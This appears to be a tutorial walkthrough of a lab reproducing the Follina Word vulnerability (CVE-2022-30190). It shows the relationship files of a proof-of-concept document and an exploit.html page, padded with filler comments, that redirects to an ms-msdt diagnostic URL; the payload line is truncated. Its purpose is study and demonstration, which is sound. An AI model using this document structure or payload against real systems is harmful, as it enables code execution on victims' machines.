
You get this.



```
document.xml.rels - Notepad
File Edit Format View Help
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships"><f
```

Ln 2, Col 132 100% Windows (CRLF) UTF-8

Let me make it easy for viewers.




```
*document.xml.rels - Notepad
File Edit Format View Help
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships"><f
Target="webSettings.xml"/><Relationship Id="rId2" Type="http://schemas.openxmlformats.
Target="settings.xml"/><Relationship Id="rId1" Type="http://schemas.openxmlformats.org
Target="styles.xml"/><Relationship Id="rId5" Type="http://schemas.openxmlformats.org/
Target="theme/theme1.xml"/><Relationship Id="rId4" Type="http://schemas.openxmlformat
Target="fontTable.xml"/></Relationships>
```



Ln 3, Col 38 100% Windows (CRLF) UTF-8

As you can see, there are many “Target” options. These are all the resources the Word document needs that are shown in XML files. We have already seen where these resources are.

"We expect to see more Follina exploitation attempts to gain access to corporate resources, including for ransomware attacks and data breaches,"
- Kaspersky Lab on Follina



This Word file does not contain anything malicious. Now, Let's download another Word file that contains a POC for Follina vulnerability. The download information is given in our Downloads section(1).



As readers can see, these are the contents of CVE-2022-30190 directory we downloaded. Before I execute the POC, let me explain some important things here. First, let's open clickme1.docx file with 7-zip as shown above.

File Edit View Favorites Tools Help

Add Extract Test Copy Move Delete Info

C:\Users\HC\OneDrive\Desktop\Follina_lab\CVE-2022-30190\clickme1.docx\

Name	Size	Packed Size	Modified	Created	Accessed	Attributes	Encrypted
docProps	1 437	707					
word	45 982	7 549					
_rels	589	231					
[Content_Types].xml	2 343	397	2022-05-30...			-rw-rw-rw-	

0 / 4 object(s) selected

File Edit View Favorites Tools Help


Add Extract Test Copy Move Delete Info

C:\Users\HC\OneDrive\Desktop\Follina_lab\CVE-2022-30190\clickme1.docx\word\

Name	Size	Packed Size	Modified	Created	Accessed	Attributes	Encrypted
theme	6 798	1 527					
_rels	2 075	374					
document.xml	3 881	1 196	2022-05-30...			-rw-rw-rw-	
fontTable.xml	1 339	429	2022-05-30...			-rw-rw-rw-	
settings.xml	2 560	938	2022-05-30...			-rw-rw-rw-	
styles.xml	28 754	2 814	2022-05-30...			-rw-rw-rw-	
webSettings.xml	575	271	2022-05-30...			-rw-rw-rw-	

0 / 7 object(s) selected

The vulnerability is named Follina since the file's spotted sample references 0438, the area code for Follina in Italy.



Let's open the file document.xml.rels. The file has been edited for viewer simplicity. Now, carefully observe all the Target options.



One of these is to open a HTML file present on the webserver running on localhost. The name of this html file is "exploit-html". I have not yet hosted this file on a webserver. It is in the same directory as our malicious doc file is.


```
exploit.html - Notepad
File Edit Format View Help
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
window.location.href = "ms-msdt:/id PCWDiagnostic /skip force /param \"IT_RebrowseFor
</script>

